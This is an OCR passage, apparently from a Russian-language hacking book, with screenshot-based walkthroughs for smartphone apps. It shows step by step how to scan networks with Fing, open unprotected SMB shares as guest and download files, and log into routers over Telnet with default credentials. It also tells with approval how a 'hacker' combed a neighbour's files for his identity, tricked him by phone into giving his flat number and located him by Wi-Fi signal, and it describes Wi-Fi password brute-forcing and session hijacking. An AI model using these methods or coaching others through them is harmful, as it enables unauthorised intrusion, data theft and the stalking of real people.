Мы получаем все больше и больше информации. Далее, выбрав в меню **Scan services**, получим список доступных сервисов на выбранном нами для изучения компьютере (рис. 5.65).

Сервис по порту 445 (mcrosoft-ds) — это не что иное, как share-ресурс, и если он не под паролем (а именно так настраивают подавляющее большинство пользователей свои ресурсы в домашней сети), то доступ к нему можно без труда получить под именем guest. Нажатием выберем эту строчку на экране. Программа Fing хороша тем, что если вы еще ни разу не пользовались каким-нибудь сервисом и у вас нет




Рис. 5.62




Рис. 5.63

Рис. 5.64




Рис. 5.65

модуля (программы) для доступа по какому-то протоколу, работающему по стандартному порту, то вам будет предложено доустановить посредством Play Маркета недостающее программное обеспечение. В нашем случае для соединения требуется программа-клиент, работающая по протоколу SMB (Microsoft) — рис. 5.66.

Требуемая нам программа называется AndSMB. Будет предложено ее установить после выбора **Connect with SAMBA client** (рис. 5.67).




Рис. 5.66




Рис. 5.67

Установив программу, повторим все действия, указанные на рис. 5.63–5.66. И тогда после выбора **Connect with SAMBA client** нам будет предложено ввести имя и пароль к share-ресурсу (рис. 5.68).

Наконец, получаем доступ к компьютеру (рис. 5.69).

Перейдем в какую-либо папку и отметим файл для скачивания. Для скачивания используют значок в верхней строке экрана: изображение стрелки, упирающейся в линию. Но необходимо указать папку назначения на смартфоне (используем значок телефона в верхней строке экрана) и отметить скачиваемый файл: после пометки файл маркируется галочкой (рис. 5.70). Необходимо учитывать, что не каждая папка доступна для записи на смартфоне. Если прав на запись в папку нет, то скачивание не произойдет. Проверить, есть ли у вас права на запись в папку смартфона, можно, просто создав в ней новую папку из меню самой программы AndSMB. Или методом проб. Если же вы обладаете необходимыми правами — начнется скачивание файла (рис. 5.71).

Искомый файл получим в папке назначения (рис. 5.72).




Рис. 5.68




Рис. 5.69




Рис. 5.70




Рис. 5.71




Рис. 5.72

Сделаем небольшое замечание. Программа AndSMB хороша, но есть особенности. Начинающий пользователь, которому посоветовали эту программу, провозился с ней целый день (ох уж этот "дружественный" интерфейс) и никак не мог понять — почему файлы не скачиваются. Даже хотел уже бросить эксперимент. Но, как оказалось, дело в том, что здесь важно соблюдать следующие правила (причем, последовательно):

- сначала требуется указать папку назначения, как мы уже писали, используя значок смартфона в верхней строке (рис. 5.73);
- затем следует отыскать папку, в которую будет производиться скачивание, и уже из этой папки, используя значок облака в верхней строке (рис. 5.74), произвести возврат в папку-источник для выбора файлов на хосте (см. рис. 5.70).

Рис. 5.73

Рис. 5.74

Вернемся к программе Fing. Продолжая опыты, попробуем получить доступ к хосту по протоколу Telnet (по умолчанию это порт 23). Процедура уже понятна. Первоначально для этих целей подключаемся к подходящей сети (рис. 5.75). Нам известно, что в этой сети имеется хост с открытым портом по протоколу Telnet. Читатель в качестве домашнего задания может установить Telnet-сервер на одном из компьютеров в своей домашней сети: либо из комплекта служб операционной системы Windows, либо подыскав программное обеспечение стороннего производителя.




Рис. 5.75

Нас интересует роутер по адресу 192.168.0.1, поэтому выбрав этот хост, просканируем доступные порты (рис. 5.76).

Пробуем подключиться по 23-му порту (рис. 5.77).




Рис. 5.76




Рис. 5.77

Как уже было отмечено ранее, программа Fing устроена так, что если мы ни разу не подключались по какому-либо стандартному протоколу, обеспечивающему сетевое взаимодействие, то будет предложено установить недостающую программу, поддерживающую такое соединение. Так происходит и на этот раз. Нам будет предложено установить программу JuiceSSH (рис. 5.78).

Рис. 5.78

Устанавливаем JuiceSSH. Это достаточно мощная программа, и поддержка соединения Telnet — это всего лишь малая толика ее функций, основное ее назначение — поддержка протокола SSH (рис. 5.79).

После установки программы повторим попытку соединения с хостом, имеющим открытый порт 23 (см. рис. 5.77). И, наконец, подключаемся к роутеру, у которого




Рис. 5.79

Рис. 5.80




Рис. 5.81

встроена поддержка Telnet. Как водится: имя — admin, пароль — пустой. Ох уж эта наша беспечность (рис. 5.80 и 5.81).

Попробуем еще раз соединиться из программы Fing с этим же роутером, но уже по протоколу http, порт 80 (см. рис. 5.76). Так как для работы по указанному порту используется обычный браузер, а на смартфоне он всегда найдется, то предложений установить дополнительный модуль не последует, и мы соединимся с роутером, используем имя admin и пустой пароль. Заодно посмотрим в конфигурации то место, где владельцу следовало бы отключить доступ по протоколу Telnet (пустой пароль мы уже покритиковали), рис. 5.82.

Продолжая расширять окружение для Fing, установим еще одну программу FtpSMB (рис. 5.83) для соединений по протоколу ftp, порт по умолчанию — 21. И так как все действия по установке и использованию аналогичны предыдущим, то подробно останавливаться на этом не будем.




Рис. 5.82

Отметим, что все устанавливаемые программы, используемые нами в связке с Fing, не требовали настроек. Они замечательно работали так, как установились по умолчанию. Хакер всегда стремится к минимуму затрат (это его менталитет), поэтому он использует в большей степени бесплатные программы. Функционал платных версий описанных программ, конечно же, больше. Например, файл можно просматривать прямо на хосте-жертве, не скачивая его к себе на смартфон. Кроме того, не мешает реклама. Тем не менее, функционала бесплатных версий также вполне достаточно.

Пожалуй, для полного комплекта для организации нашего мобильного центра обучения потребуется еще одна программа с набором стандартных, но очень полезных инструментов. Это так и называется — IP Tools (рис. 5.84).

Рис. 5.83

Рис. 5.84

Возможности IP Tools можно увидеть на скриншотах, содержащих меню программы (рис. 5.85 и 5.86).

Как видим, различных полезных функций у программы много. Для примера обратим внимание на пункт меню **Настройка роутера**. В условиях мобильности для ускорения дела, находясь где-нибудь в кафе или другом присутственном месте, хакеру, чтобы выиграть время, не нужно вводить в адресную строку адрес роутера




Рис. 5.85




Рис. 5.86

для подключения в целях изучения его настроек, достаточно вызвать указанную функцию в программе.

Причем программа уже сразу после соединения с сетью позволяет получить весьма полезную информацию (рис. 5.87).




Рис. 5.87

Прежде чем перейти к следующей программе, расскажем коротенькую реальную историю.

Знакомый начинающий хакер, назовем его Y, находясь в многоквартирном, многоэтажном доме, изучал программы, указанные нами выше. Обнаружив незащищенную сеть Wi-Fi и используя Fing, он достаточно быстро нашел расшаренные ресурсы и далее по их содержимому понял, чем занимается и что собой представляет хозяин указанной сети. Во-первых, по различной обучающей и методической литературе стало ясно, что это студент филологического факультета. Во-вторых, по информации о различных монетах, что его хобби — нумизматика. В-третьих, он пишет рассказы и повести. По фото квитанции товара, заказанного студентом, выяснились его имя, фамилия и номер мобильного телефона. Только вот на фото квитанции почему-то не был указан номер квартиры.

Хакера, идущего по следу ради интереса, разобрало любопытство — в какой же квартире живет этот сосед? Кстати, многие хакеры безобидны потому, что занимаются этим лишь из интереса изучения самого процесса, а не с целью кому-то принести вред.

И тут на помощь нашему хакеру пришли методы так называемой социальной инженерии (хотя для такого случая это, может быть, звучит слишком пафасно).

Наш хакер Y просто позвонил своей жертве по мобильному телефону, в результате чего последовал следующий диалог:

Хакер Y: Здравствуй! Это такой-то ...*(называет имя и фамилию)*

Студент: Да!

Хакер Y: Ты написал повесть "Размышления всей моей жизни"?

Студент: Да! А кто это?

Хакер Y: Я твоя судьба!

Студент: Не понял! Кто это?

Хакер Y: Я же сказал — твоя судьба. В твоей повести есть эпизод... *(называет короткий факт, прямо из повести)*. Ты знаком с нумерологией? Вот скажи мне, любую цифру, например номер квартиры, где ты живешь! И я, как твоя судьба, дам тебе совет, стоит ли тебе писать дальше.

Студент, опешивший от обилия фактов, характеризующих осведомленность неизвестного собеседника, от неожиданности происходящего, а также под напором хакера, называет номер квартиры. После этого хакер сворачивает разговор, дав совет продолжать писать и пообещав выйти на сеанс связи с ним в следующий раз. Каково же было изумление хакера, когда оказалось, что жертва живет через стенку в соседней прилегающей к кухне квартире.

Эта история приведена с целью пояснить назначение следующей программы (ну, и для того, чтобы вы немного отвлеклись, отдохнули от программ).

Всего этого спектакля можно было бы избежать и без особого труда выяснить номер квартиры по уровню сигнала, воспользовавшись программой NETGEAR WiFi Analytics (рис. 5.88).




Рис. 5.88

При приближении к источнику сигнала, а именно к Wi-Fi-роутеру, уровень сигнала значительно возрастает. Поэтому, перемещаясь по комнатам, подъезду, легко установить квартиру-источник наиболее сильного сигнала (рис. 5.89).

Еще проще — это отслеживать ситуацию в режиме графика, который показывает в нашем случае, что уровень сигнала максимальный возле стенки соседа (рис. 5.90).




Рис. 5.89




Рис. 5.90

Мы рассказали о тех инструментах, которые действительно выполняют поставленную перед нами задачу в начале настоящей главы. При этом, все описанные средства бесплатны, не требуют прав root на смартфоне, не считаются вредоносными и потому имеются в свободном доступе в Play Маркете. Но все же нельзя не упомя-

нуть о том, что есть программы, которые не предлагаются в Play Маркете (их легко можно найти на других ресурсах Интернета), видимо, классифицируемые, как вредоносные. Например, для подбора пароля к Wi-Fi-роутеру существует некая программа WIBR+ (также не требует прав root), рис. 5.91.

Фактически, это медленный брутфорс. Скорость перебора при максимальном включении наборов символов (все) при бутфорсе — 5 паролей в минуту — это практически нереально, либо нужно хотя бы примерно знать "вскрываемый" пароль. Если же включить только строчные буквы и цифры, скорость достигает 70 паролей в минуту (см. рис. 5.93 и 5.94). Кстати, в программе есть возможность работы с масками.

Пользуются программой следующим образом: выбирается меню **Добавить сеть**, в предложенном списке доступных сетей выбирается сеть-жертва (рис. 5.92).

Рис. 5.91




Рис. 5.92

После выбора сети возникает меню настроек символов и выбора словарей (рис. 5.93). Указать, какие конкретно будут применяться наборы символов (рис. 5.94), можно в меню **Настройка глубокого поиска**. Программа позволяет подключать свои словари.

А дальше производится подбор паролей (рис. 5.95 и 5.96).

Программу WIBR+ пробуют все, но думается, что реально, не в тестовом режиме, никто никогда ни одного пароля на ней не вскрыл.

В смысле эффективности работы гораздо интереснее некая программа DroidSheep (рис. 5.97), которая перехватывает веб-сессии. Понятное дело, пароли сейчас, как правило, шифруются, но зато перехватив ключ сессии, вы легко подключитесь к тем же ресурсам, что и жертва. Программа работает хорошо, но для ее установки и использования требуются права root на смартфоне.

Тема предоставления прав root на смартфоне достаточно обширна и может увести нас далеко в сторону. Почему-то с точки зрения "апологетов смартфонного направления" это является чуть ли не преступлением, и программ, *предоставляющих* такие права, в Play Маркете вы не найдете. Но нужно же быть последовательными до конца: тогда почему в том же Play Маркете размещают программы, *требующие* прав доступа root?! Например, любимая нами программа Shark (рис. 5.98).




Рис. 5.93




Рис. 5.94




Рис. 5.95




Рис. 5.96

Рис. 5.97

